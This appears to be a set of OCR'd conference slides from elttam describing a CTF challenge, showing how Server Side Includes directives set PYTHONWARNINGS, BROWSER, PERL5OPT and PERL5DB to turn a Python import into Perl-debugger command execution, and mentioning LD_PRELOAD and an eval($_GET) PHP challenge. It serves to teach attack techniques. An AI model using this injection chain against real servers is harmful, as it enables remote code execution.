
elttam

Server Side Includes – Python



```
       -W argument
              Warning  control.   Python  sometimes  prints warning message
to sys.stderr.  A typical warning message has the following form: file:line:
              category: message.  By default, each warning is printed once f
or each source line where it occurs.  This option controls how  often  warn-
              ings  are printed.  Multiple -W options may be given; when a w
```

Server Side Includes – Python



```
# Helper for _setoption()
def _getcategory(category):
    import re
    if not category:
        return Warning
    if re.match("^[a-zA-Z0-9_]+$", category):
        try:
            cat = eval(category)
        except NameError:
            raise _OptionError("unknown warning category: %r" % (category,))
    else:
        i = category.rfind(".")
        module = category[:i]
        klass = category[i+1:]
        try:
            m = __import__(module, None, None, [klass])
        except ImportError:
```


elttam

Server Side Includes – Python

```
<!--#set
    var=“PYTHONWARNINGS”
    value=“all:0:importme.x:0:0” -->
```

Server Side Includes – Python

- Now we need to find something useful to import
- This is easy to search for because of Python’s enforced indentation
- Nearly all modules don’t do more than define some classes, except….


PYTHON!
YOU'RE FLYING! HOW?
I LEARNED IT LAST NIGHT! EVERYTHING IS SO SIMPLE!
HELLO WORLD IS JUST print "Hello, world!"
I DUNNO... DYNAMIC TYPING? WHITESPACE?
COME JOIN US! PROGRAMMING IS FUN AGAIN! IT'S A WHOLE NEW WORLD UP HERE!
BUT HOW ARE YOU FLYING?
I JUST TYPED import antigravity
THAT'S IT?
... I ALSO SAMPLED EVERYTHING IN THE MEDICINE CABINET FOR COMPARISON.
BUT I THINK THIS IS THE PYTHON.

elttam

Server Side Includes – Python

- Python added an easteregg to their stdlib so you can actually run “import antigravity”

- It results in opening your browser to the comic (no HTTPS ☹, maybe we should have fun with http_proxy..)

Server Side Includes – Python

- Instead, let’s dig deeper and see how it found and executed my browser

Server Side Includes – Python

- Uses another stdlib module “webbrowser”
- This looks for a whole bunch of browsers, including Konqueror, mosaic, elinks and google-chrome
- Also has an override builtin via the BROWSER environment variable

Server Side Includes – Python

- Unfortunately we cannot specify arguments with the command in the BROWSER envvar

- Also, the hardcoded xkcd comic URL is our one and only argument to our command

- This rules out using /bin/[ba]sh

Server Side Includes – Python

- Perl is ubiquitous and also comes with some Perl scripts (perldoc, perlthanks, etc..)

- These scripts don’t care about an argument of a URL, and even if they did it’s too late because the perl interpreter checks for our environment variables and executes our debugger code first

elttam

Server Side Includes – Python

```
<!--#set
    var="PYTHONWARNINGS"
    value="all:0:antigravity.x:0:0" -->
<!--#set var="BROWSER" value="perlthanks" -->
<!--#set var="PERL5OPT" value="-d" -->
<!--#set var="PERL5DB" value="`sleep 10`" -->
<!--#include file="blah.py" -->
```


elttam

Server Side Includes – All

- Or you can just LD_PRELOAD via /proc/PID/fd/

elttam

Final Challenge



Final Challenge

- All three servers are running Apache+PHP
- PHP app has a text box that allows: eval($_GET[‘code’]);
- The real response is only exposed to the user when all three are in consensus

Final Challenge

- HTTP/1.0
- Date header is patched out, server versions aren't exposed
- No out of band communication (dns/icmp/etc)

What would you do?

elttam

Results

- The Dutch CTF team Eindbazen won and took the prize (1 Bitcoin)

elttam

Future plans

- Release another one, hopefully in less than 2 years
- Already lots of ideas for challenges

QUESTIONS?

elttam